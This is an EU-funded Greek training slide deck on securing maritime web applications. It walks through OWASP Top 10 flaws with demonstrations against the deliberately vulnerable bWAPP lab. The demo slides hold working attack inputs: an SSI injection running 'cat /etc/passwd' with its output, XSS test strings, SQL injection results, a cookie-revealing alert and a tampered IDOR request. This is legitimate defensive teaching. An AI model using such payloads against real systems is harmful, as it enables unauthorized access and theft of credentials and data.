

EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training

Θωρακίζοντας Ναυτιλιακές διαδικτυακές Εφαρμογές

CSP009_W_M

ΠΑΡΟΥΣΙΑΣΗ ΑΠΟ:
ΧΡΗΣΤΟΣ ΓΡΗΓΟΡΙΑΔΗΣ (FOCAL POINT)



CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.



Funded by
the European Union

Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

Το ψηφιακό θαλάσσιο τοπίο: Διαδικτυακές εφαρμογές στη ναυτιλιακή βιομηχανία

- **Καθολικός αντίκτυπος της ναυτιλιακής βιομηχανίας:** Ουσιώδης για το διεθνές εμπόριο και τις παγκόσμιες αλυσίδες εφοδιασμού.
- **Ψηφιακός μετασχηματισμός:** Αύξηση της εξάρτησης από τις ψηφιακές τεχνολογίες για λειτουργική αποτελεσματικότητα και ασφάλεια.
- **Βασικοί ψηφιακοί τομείς:**
 - Πλοήγηση και διαχείριση της κίνησης
 - Διαχείριση φορτίου και στόλου
 - Επικοινωνίες και λειτουργίες πληρώματος
- **Σημασία για την ασφάλεια στον κυβερνοχώρο:** Απαραίτητη για την προστασία των λειτουργιών και τη διασφάλιση της ακεραιότητας των δεδομένων.



Κοινές διαδικτυακές εφαρμογές στη ναυτιλία

Συστήματα εντοπισμού σκαφών (VTS):

- Παρακολούθηση και διαχείριση του πλοίου σε πραγματικό χρόνο κινήσεις.
- Ουσιώδης για τον έλεγχο της κίνησης σε πολυσύχναστες θαλάσσιες διαδρομές.

Συστήματα διαχείρισης φορτίου:

- Παρακολούθηση και χρονοπρογραμματισμός φορτίων.
- Χειρισμός της εφοδιαστικής αλυσίδας και της τεκμηρίωσης ηλεκτρονικά.

Συστήματα διαχείρισης πληρώματος:

- Διαχείριση των προγραμμάτων, της μισθοδοσίας και των προσωπικών δεδομένων, του πληρώματος.
- Κρίσιμη για τη λειτουργική αποδοτικότητα και τη ρυθμιστική συμμόρφωση.



Γνωστές ευπάθειες σε ναυτιλιακές διαδικτυακές εφαρμογές

Έγχυση SQL:

- Κίνδυνος χειραγώγησης δεδομένων και κλοπής στο φορτίο συστήματα διαχείρισης.

Cross-Site Scripting (XSS):

- Δυνητική χωρίς εξουσιοδότηση πρόσβαση σε λειτουργικά δεδομένα και δεδομένα πληρώματος.

Μη ασφαλή API :

- Εκθέτει τις ροές δεδομένων σε πραγματικό χρόνο σε υποκλοπή και μη εξουσιοδοτημένη πρόσβαση.

Επιπτώσεις στην ασφάλεια:

- Διακοπή στις λειτουργίες.
- Οικονομικές απώλειες και κίνδυνοι συμμόρφωσης.



Επιπτώσεις των Ευπαθειών στη ναυτιλία

Λειτουργικό σφάλμα:

- Η χωρίς εξουσιοδότηση πρόσβαση μπορεί να αλλάξει τις διαδρομές των πλοίων ή τα χρονοπρογράμματα.

Κλοπή δεδομένων:

- Παραβίαση ευαίσθητων πληροφοριών, συμπεριλαμβανομένων των στοιχείων του φορτίου και των καταγραφών του προσωπικού.

Επίσημανση της Μελέτης της συγκεκριμένης περίπτωσης:

- Παράδοση κακόβουλου λογισμικού-ransomware μέσω εφαρμογής web

Επιπτώσεις στην αλυσίδα εφοδιασμού:

- Οι καθυστερήσεις και οι ανατροπές επηρεάζουν την αξιοπιστία της παγκόσμιας αλυσίδας εφοδιασμού.

THE MAERSK CYBER ATTACK - HOW MALWARE CAN HIT COMPANIES OF ALL SIZES

BY HILARY WALTON, 26 OCTOBER 2020



Ασφαλή Ναυτιλιακές Εφαρμογές Web

Ακολουθήστε τις βέλτιστες πρακτικές ασφαλείας:

- Τήρηση των 10 κορυφαίων συστάσεων του OWASP.

Τακτικοί έλεγχοι ασφαλείας:

- Ουσιώδης για τον εντοπισμό και τον μετριασμό δυνητικών ευπαθειών.

Ισχυρή ταυτοποίηση χρήστη και κρυπτογράφηση:

- Ενίσχυση των ελέγχων πρόσβασης και προστασία των δεδομένων κατά τη μεταφορά και την αποθήκευση.

Συνεχής κατάρτιση και ευαισθητοποίηση:

- Εκπαίδευση του προσωπικού σχετικά με τους κινδύνους κυβερνοασφάλειας και τα προληπτικά μέτρα.

Ενημέρωση και προσαρμοστικότητα:

- Παρακολούθηση των εξελισσόμενων κυβερνοαπειλών και ανάλογη αναβάθμιση των αμυντικών μέτρων.

Στοιβά εφαρμογών Ιστού

OSI Layer	Implementing Component	Protocol or data delivered
Application	Web Application	Dynamic HTML
	Web App Libs & Frameworks Static Content	SOAP, JSON etc. Images
Presentation	Web Server or Web Application Server	HTTP
	System Libraries	SSL
Session	Operating System Kernel	TCP
Transport		IP
Network		MAC
Data Link		
Physical	Hardware / Firmware	Frame Bytes

Επεξήγηση της εικόνας

Επίπεδο OSI	Υλοποιητικό Συστατικό	Πρωτόκολλο ή δεδομένα που διακινούνται
Επίπεδο Εφαρμογής	Εφαρμογή Ιστού Βιβλιοθήκες & πλαίσια εφαρμογών ιστού Στατικό περιεχόμενο	Δυναμικό HTML SOAP, JSON κ.ά. Εικόνες
Επίπεδο Παρουσίασης	Web Server ή Διακομιστής Εφαρμογών Ιστού Βιβλιοθήκες Συστήματος	HTTP SSL
Επίπεδο Συνεδρίας	Πυρήνας Λειτουργικού Συστήματος	TCP
Επίπεδο Μεταφοράς	Πυρήνας Λειτουργικού Συστήματος	IP
Επίπεδο Δικτύου	Υλικό / Υλικολογισμικό	MAC
Επίπεδο Σύνδεσης Δεδομένων	Υλικό / Υλικολογισμικό	Bytes πλαισίου

Παράδειγμα τεχνολογικής στοίβας

Υλοποίηση component(μέρος λογισμικού)

Η εικόνα δείχνει, με τη μορφή «στοιβαγμένων» χρωματιστών μπλοκ, τις κύριες τεχνολογίες που χρησιμοποιούν τέσσερις μεγάλες πλατφόρμες:

9. Facebook

- Επίπεδο παρουσίασης: JavaScript, React.js
- Επίπεδο εξυπηρητή: Apache, PHP
- Βάση δεδομένων και caching: MySQL, Memcached

10. Airbnb

- Επίπεδο παρουσίασης: JavaScript, React.js
- Web server: Nginx
- Back-end: Ruby on Rails, Java
- Βάση δεδομένων και caching: MySQL, Redis

11. Reddit

- Επίπεδο παρουσίασης: JavaScript, React.js, jQuery
- Web server: Nginx
- Back-end: Python (Flask), Node.js
- Βάση δεδομένων και caching: PostgreSQL, Memcached

12. Coursera

- Επίπεδο παρουσίασης: Bootstrap, JavaScript, React.js, jQuery
- Web server: Nginx
- Back-end: Python (Django), Scala (Play Framework)
- Βάση δεδομένων: MySQL

Κάθε «στοίβα» απεικονίζεται με διαβαθμισμένες αποχρώσεις του μπλε για το front-end, και του πορτοκαλί για το back-end

και τη βάση δεδομένων, δείχνοντας με σαφήνεια το πώς συνδυάζονται οι τεχνολογίες σε κάθε περίπτωση



Η στοίβα πρωτοκόλλων

IP για δρομολόγηση πακέτων

Οι πληροφορίες IP επεξεργάζονται από το σύστημα δρομολόγησης του πυρήνα του λειτουργικού συστήματος TCP (Transmission Control Protocol - πρωτόκολλο επικοινωνίας δικτύου που χρησιμοποιείται στο διαδίκτυο) για αξιόπιστη μεταφορά δεδομένων

Τα δεδομένα TCP προωθούνται από τον πυρήνα του λειτουργικού συστήματος στο πρόγραμμα περιήγησης /διακομιστή ιστού/ υποδοχή εφαρμογής για κινητά τηλέφωνα

SSL για εμπιστευτικότητα μεταφοράς, ακεραιότητα δεδομένων και ταυτοποίηση χρήστη ομότιμων κόμβων

Υλοποιείται ως κώδικας προγραμματισμού βιβλιοθήκης, χρησιμοποιείται σε φυλλομετρητή (browser - πρόγραμμα περιήγησης) / διακομιστή ιστού / εφαρμογή για κινητά

HTTP για συναλλαγές ιστού + παράδοση περιεχομένου

Μπορεί να είναι κώδικας προγραμματισμού βιβλιοθήκης, που χρησιμοποιείται σε φυλλομετρητή / εξυπηρετητή / εφαρμογή για κινητό.

Πρωτόκολλα εφαρμογής για επικοινωνία με υπηρεσίες ιστού (SOAP, JSON κ.λπ.) Μπορεί να είναι κώδικας προγραμματισμού βιβλιοθήκης, που χρησιμοποιείται σε:

JavaScript των εφαρμογών του φυλλομετρητή (browsers - προγράμματα περιήγησης)

+κώδικας προγραμματισμού +εφαρμογές για κινητά



Ένα τυπικό αίτημα Web

17. Ο χρήστης εισάγει το `https://domain.net` στο φυλλομετρητή
18. Ο φυλλομετρητής παράγει/κάνει αίτηση DNS και επιλύει το `domain.net` στην IP `1.1.1.1`
19. Ο φυλλομετρητής ξεκινά τη διαπραγμάτευση SSL με την υπηρεσία στη θύρα 443 της IP `1.1.1.1`
20. Ο φυλλομετρητής επαληθεύει την αλυσίδα πιστοποιητικού εξυπηρετητή
21. Ο φυλλομετρητής στέλνει αίτημα HTTP μέσω του καναλιού επικοινωνίας SSL
 - GET HTTP/1.1
 - Υποδοχής: `domain.net`
 - ...
22. Ο εξυπηρετητής απαντά με το περιεχόμενο της σελίδας μέσω του καναλιού SSL
 - HTTP/1.1 200 OK
 - Μήκος περιεχομένου: 131
 - ...
23. Ο φυλλομετρητής παράγει/κάνει περαιτέρω αιτήσεις για άλλο περιεχόμενο που πρέπει να που εμφανίζονται στη σελίδα εικόνες κ.λπ
24. Ο φυλλομετρητής ολοκληρώνει την απόδοση της σελίδας

Συνεδρίες(Sessions)

Το HTTP είναι χωρίς κατάσταση

Αλλά οι εφαρμογές απαιτούν κατάσταση!

- Η διαδικτυακή εφαρμογή διατηρεί αντικείμενο συνεδρίας για να παρακολουθεί την Σύνοδο.
- Κάθε αντικείμενο συνεδρίας συνδέεται με αναγνωριστικό συνεδρίας(τυχαίος αριθμός)
- Η εφαρμογή ιστού μεταβιβάζει το αναγνωριστικό συνεδρίας στον client συνήθως μέσω μιας παραμέτρου cookie.
- Κάθε φορά που ο client (σύστημα ή πρόγραμμα που επικοινωνεί με server) επιθυμεί να πραγματοποιήσει συναλλαγή εντός του ίδιου σύνοδο μεταδίδει το σχετικό Session ID στην εφαρμογή ιστού.

Κλέβοντας το αναγνωριστικό ενός χρήστη, ένας επιτιθέμενος θα να υποδυθεί αυτόν τον χρήστη στον εξυπηρετητή

Ταυτοποίηση χρήστη

Το HTTP παρέχει

Βασική επαλήθευση
χρήστη

- όνομα χρήστη, κωδικός πρόσβασης αποστέλλεται στον εξυπηρετητή
- ο κωδικός πρόσβασης διατηρείται κατακερματισμένος στο εξυπηρετητή

Ταυτοποίηση χρήστη Digest

- Ο εξυπηρετητής/Εξυπηρετητής διατηρεί τον κωδικό πρόσβασης του client στην πρωτότυπη του μορφή
- Ο εξυπηρετητής προκαλεί τον client με nonce
- Ο client (σύστημα ή πρόγραμμα που επικοινωνεί με server) αποστέλλει όνομα χρήστη, hashpassword, nonce)

Οι περισσότερες διαδικτυακές εφαρμογές υλοποιούν την δική τους ταυτοποίηση χρήστη

- Το όνομα χρήστη και ο κωδικός πρόσβασης αποστέλλονται στη σελίδα σύνδεσης
- Ο εξυπηρετητής ελέγχει τον κωδικό πρόσβασης σε σχέση με την κατακερματισμένη (?) φόρμα στη βάση δεδομένων
- Εάν ο κωδικός πρόσβασης επαληθευτεί, δημιουργείται ένα αντικείμενο συνεδρίας πιστοποιημένου χρήστη για τον χρήστη.

Εξουσιοδότηση χρήστη

Ελέγξτε αν μια εισερχόμενη αίτηση είναι συνδεδεμένη με συνεδρία με τα κατάλληλα προνόμια, προτού προχωρήσετε στην ενέργεια που περιγράφεται στην αίτηση(στο request).

Παράδειγμα ελέγχων εξουσιοδότησης χρηστών:

- Είναι έγκυρο το αναγνωριστικό συνεδρίας;
- Ανήκει σε καταγεγραμμένο χρήστη;
- Είναι η περίοδος λειτουργίας συνδεδεμένη σε λογαριασμό διαχειριστή;
- Βρίσκεται η συνεδρία στην απαιτούμενη κατάσταση (π.χ. έχουν επαληθευτεί τα στοιχεία της διεύθυνσης) για να πραγματοποιηθεί αυτή η ενέργεια;

Επιφάνεια επίθεσης εφαρμογών ιστού

	Routing	Transport*	Application
Client	MAC spoofing DNS spoofing BGP attacks ...	Eavesdropping Session cookie theft MITM attack ...	Browser bug exploitation XSS Clickjacking ...
Server	MAC spoofing DNS spoofing Bad FW config ...	SYN DoS Reflective DoS Padding oracle attack ...	Authentication bypass CSRF SQL injection ...

Η μεταφορά εδώ καλύπτει όλες τη μη δρομολογημένη λειτουργία που είναι υπεύθυνη για την παράδοση των δεδομένων ως έχουν στο πρόγραμμα περιήγησης και στην εφαρμογή ιστού.

Ασφάλεια εφαρμογών Web

Πολλές κρίσιμες υπηρεσίες έχουν μεταφερθεί σε διαδικτυακές υπηρεσίες υλοποίηση

Οι διαδικτυακές εφαρμογές επεξεργάζονται τα δεδομένα εκατομμυρίων χρηστών

Υπάρχουν συνεχείς επιθέσεις σε κάθε επίπεδο της πολυεπίπεδης στοίβας εφαρμογών ιστού.

Προληπτική ασφάλεια

- Βέλτιστες πρακτικές προγραμματισμού
- Έλεγχοι ασφαλείας+ Δοκιμές Διείσδυσης
- Τείχη (ηλεκτρονικής) προστασίας εφαρμογών
- Συμβάσεις για την αντιμετώπιση περιστατικών DoS από ISPs

OWASP Top 10 & BWAPP

21. Έγχυση
22. Ελαττωματική Αυθεντικοποίηση και Διαχείριση Συνεδριών(Sessions)
23. Cross-Site Scripting (XSS)
24. Μη ασφαλείς άμεσες αναφορές αντικειμένων
25. Λανθασμένη διαμόρφωση ασφαλείας
26. Έκθεση ευαίσθητων δεδομένων
27. Έλλειψη ελέγχου πρόσβασης σε επίπεδο συναρτήσεων
28. Απάτη Διασταυρούμενων Αιτημάτων (Cross-Site Request Forgery CSRF)
29. Χρήση μέρους λογισμικού(component) με γνωστές ευπάθειες
30. Μη επικυρωμένες ανακατευθύνσεις(Redirects)και προωθήσεις(Forwards)

Έγχυση

Τα μη αξιόπιστα δεδομένα αποστέλλονται σε έναν διερμηνέα(interpreter) ως μέρος εντολής ή ενός ερωτήματος(query).

Τα εχθρικά δεδομένα εξαπατούν τον διερμηνέα ώστε να εκτελέσει μη προβλεπόμενες εντολές ή να αποκτήσει πρόσβαση σε ανεξουσιοδοτημένα δεδομένα.

- Έγχυση SQL
- Τυφλή έγχυση SQL
- Συμπερίληψη αρχείου PHP
- Έγχυση εντολών OS (Operating System - λειτουργικό σύστημα)
- LDAP (Lightweight Directory Access Protocol - Πρωτόκολλο διαχείρισης χρηστών και συσκευών σε δίκτυα)
- Έγχυση XPATH
- ...

Αντανακλώμενη(Reflected) Έγχυση HTML (μέσω GET/POST)

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

/ Pretty Letters

injected

```
<h1>HTML Injection - Reflected (GET)</h1>
<p>Enter your first and last name:</p>
<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">
  <p><label for="firstname">First name:</label><br />
  <input type="text" id="firstname" name="firstname"></p>
  <p><label for="lastname">Last name:</label><br />
  <input type="text" id="lastname" name="lastname"></p>
  <button type="submit" name="form" value="submit">Go</button>
</form>
<br />
<?php
if(isset($_GET["firstname"]) && isset($_GET["lastname"]))
{
    $firstname = $_GET["firstname"];
    $lastname = $_GET["lastname"];

    if($firstname == "" or $lastname == "")
    {
        echo "<font color='red'>Please enter both fields...</font>";
    }
    else
    {
        echo "Welcome " . htmlspecialchars($firstname) . " " . htmlspecialchars($lastname);
    }
}
?>
</div>
```

Αντανακλώμενη(Reflected) Έγχυση HTML (μέσω GET/POST)

ΜΕΤΡΙΑΣΜΟΣ

Οι μέθοδοι GET και POST είναι οι μέθοδοι HTML που χρησιμοποιούνται για την αίτηση δεδομένων από το sever, Μετρίασμός για αυτές τις μεθόδους μπορεί είναι το μπλοκάρισμα ειδικών χαρακτήρων όπως <>/ κ.λπ.

Χρήση του `html=html.replace(/</g, "<");.replace(/>/g, ">");` σε javascript

Χρήση συναρτήσεων jQuery όπως

```
function html() {  
    return $('$.parseHTML(html)).text(),  
}
```

Εάν ένα string περιέχει έναν δυνητικό κώδικα προγραμματισμού html, ο προγραμματιστής μπορεί να χρησιμοποιήσει

```
$msg = "<div></div>",  
$safe_msg = htmlspecialchars($msg, ENT_QUOTES);  
  
echo $safe_msg;
```

Τα αντικείμενα DOM φιλτράρονται στα πεδία εισόδου δεδομένων του χρήστη.

Αντανακλώμενη(Reflected) Έγχυση HTML (μέσω GET/POST)

```
function xss_check_1($data)
{
    // Converts only "<" and ">" to HTML entities
    $input = str_replace("<", "&lt;", $data);
    $input = str_replace(">", "&gt;", $input);

    // Failure is an option
    // Bypasses double encoding attacks
    // <script>alert(0)</script>
    // %3Cscript%3Ealert%280%29%3C%2Fscript%3E
    // %253Cscript%253Ealert%25280%2529%253C%252Fscript%253E
    $input = urldecode($input);

    return $input;
}

function xss_check_2($data)
{
    // htmlentities - converts all applicable characters to HTML entities

    return htmlentities($data, ENT_QUOTES);
}

function xss_check_3($data, $encoding = "UTF-8")
{
    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;';
    // '"' (double quote) becomes '&quot;'; when ENT_QUOTES is not set
    // "'" (single quote) becomes '&#039;'; (or &apos; only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;';
    // '>' (greater than) becomes '&gt;';

    return htmlspecialchars($data, ENT_QUOTES, $encoding);
}

function xss_check_4($data)
{
    // addslashes - returns a string with backslashes before characters that need to be quoted in database queries etc.
    // These characters are single quote ('), double quote (*), backslash (\) and NUL (the NULL byte).
    // Do NOT use this for XSS or HTML validations!!!

    return addslashes($data);
}
```

Έγχυση BWAPP*-

Έγχυση SSI(Server-Side Includes)

Μετριάσμός:

Απενεργοποιήστε την εκτέλεση SSI σε σελίδες που δεν την απαιτούν. Για τις σελίδες που απαιτούν SSI βεβαιωθείτε ότι αποδίδετε τους ακόλουθους ελέγχους

Ενεργοποιήστε μόνο τις κατευθύνσεις SSI που απαιτούνται για αυτή τη σελίδα και απενεργοποιήστε όλες τις άλλες.

Η HTML κωδικοποιεί τα δεδομένα που παρέχει ο χρήστης πριν τα περάσει σε σελίδα με χαλαρό έλεγχο εκτέλεσης SSI.

Χρησιμοποιήστε το SUExec για να εκτελέσετε τη σελίδα ως ιδιοκτήτης του αρχείου αντί του χρήστη του διακομιστή/εξυπηρετητή.

*(buggy Web Application)



Έγχυση BWAPP-

Έγχυση SSI

/ Server-Side Includes (SSI) Injection /

What is your IP address? Lookup your IP address... (bee-box only)

First name:

Last name:

Lookup

```
<!--#exec cmd="cat /etc/passwd"-->
```

```
Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HPLIP system user, /var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon, /var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon, /var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon, /var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit, /var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer, /var/run/hald:/bin/false bee:x:1000:1000:bee, /home/bee:/bin/bash mysql:x:112:124:MySQL Server, /var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/ssh:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server, /usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent, /var/lib/sendmail:/bin/false snmnp:x:116:128:Mail Submission Program, /var/lib/sendmail:/bin/false neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false Chris,
```

Your IP address is:

192.168.83.140

Έγχυση BWAPP- Έγχυση SQL (GET/Search)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link



Έγχυση BWAPP- Έγχυση SQL (GET/Select)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link



Έγχυση BWAPP- Έγχυση SQL (GET/Select)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	root@localhost	4	3	Link

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	5.0.96-0ubuntu3	4	3	Link

Ελαττωματική Αυθεντικοποίηση και Διαχείριση Συνεδριών

```
include("security.php");
include("security_level_check.php");
switch($_COOKIE["security_level"])
{
    case "0" :
        // Do nothing
        break;
    case "1" :
        // Destroys the session
        session_destroy();
        break;
    case "2" :
        // Unsets all of the session variables
        $_SESSION = array();
        // Destroys the session
        session_destroy();
        break;
    default :
        // Do nothing
        break;
}
```

Broken Auth. - Logout Management

Click [here](#) to logout.

```
<div id="main">
    <h1>Broken Auth. - Logout Management</h1>
    <p>Click <a href="ba_logout_1.php" onclick="return confirm('Are you sure?');">here</a> to logout.</p>
</div>
```

Ελαττωματική Αυθεντικοποίηση και Διαχείριση Συνεδριών



Cross-Site Scripting (XSS)

Παρόμοια ιδέα με την έγχυση HTML

Όταν εκτελείτε επίθεση XSS, μπορεί να δημιουργήσετε το συνηθισμένο αναδυόμενο Παράθυρο με την κλήση `alert()`, ενώ με HTML injection μπορείτε να εισάγετε εντυπωσιακό κείμενο στη σελίδα.

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome User

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome

PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0

OK

Ανασφαλείς Άμεσες Αναφορές Αντικειμένων

The image shows a web application interface on the left and a network traffic capture tool on the right. The web application has a title "Insecure DOR (Change Secret)" and a form to change a secret. The form contains a text input field with the value "pspsps" and a "Change" button. Below the form, a green message states "The secret has been changed!". The network tool shows a request to "http://192.168.83.139:80" with various headers and a body containing a POST request to "/bwAPP/insecure_direct_object_ref_1.php". The request body is highlighted in yellow and contains the text "secret=pspsps&login=bee&action=change".

Insecure DOR (Change Secret)

Change your secret.

New secret:

The secret has been changed!

Request to http://192.168.83.139:80

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

Pretty Raw In Actions

```
1 POST /bwAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bwAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```

Λανθασμένη διαμόρφωση ασφαλείας

```
Request to http://192.168.83.139:80
Forward Drop Intercept is on Action Open Browser
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.83.139
Connection: close
Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
Upgrade-Insecure-Requests: 1
secret=pspsps&login=A.I.M&action=change
```



Change

The secret has been changed!

Έκθεση ευαίσθητων δεδομένων - Heartbleed (ευπάθεια ασφαλείας στο OpenSSL που επέτρεπε την ανάγνωση μνήμης από επιτιθέμενους)

Το **Heartbleed Bug** είναι σοβαρή ευπάθεια στην δημοφιλή βιβλιοθήκη κρυπτογραφικού λογισμικού OpenSSL.

- Αυτή η αδυναμία επιτρέπει την κλοπή των πληροφοριών που προστατεύονται, υπό κανονικές συνθήκες, από την κρυπτογράφηση SSL/TLS που χρησιμοποιείται για την ασφαλή πρόσβαση στο Ίντερνετ.
- Το SSL/TLS παρέχει ασφάλεια επικοινωνίας και προστασία της ιδιωτικότητας στο Ίντερνετ για εφαρμογές όπως ο ιστός, το ηλεκτρονικό ταχυδρομείο, η Άμεση Ανταλλαγή Μηνυμάτων (IM) και ορισμένα εικονικά ιδιωτικά δίκτυα (VPN).

Το **σφάλμα Heartbleed** επιτρέπει σε οποιονδήποτε στο Ίντερνετ να διαβάσει τη μνήμη των συστημάτων που προστατεύονται από τις ευάλωτες εκδόσεις του λογισμικού OpenSSL.

- Αυτό θέτει σε κίνδυνο τα μυστικά κλειδιά που χρησιμοποιούνται για την ταυτοποίηση των παρόχων υπηρεσιών και την κρυπτογράφηση της κίνησης, τα ονόματα και τους κωδικούς πρόσβασης των και το πραγματικό περιεχόμενο.
- Αυτό επιτρέπει στους επιτιθέμενους να κρυφακούσουν τις επικοινωνίες, να κλέψουν δεδομένα κατευθύνοντας από τις υπηρεσίες και τους χρήστες και να υποδύονται τις υπηρεσίες και τους χρήστες.



Έκθεση ευαίσθητων δεδομένων Heartbleed

/ Heartbleed Vulnerability /


The Nginx web server is using a vulnerable OpenSSL version! (**bee-box** only)

HINT: login on port 8443 and launch the **attack script**...

/ Heartbleed Vulnerability /

The Nginx web server is using a vulnerable OpenSSL version! (**bee-box** only)

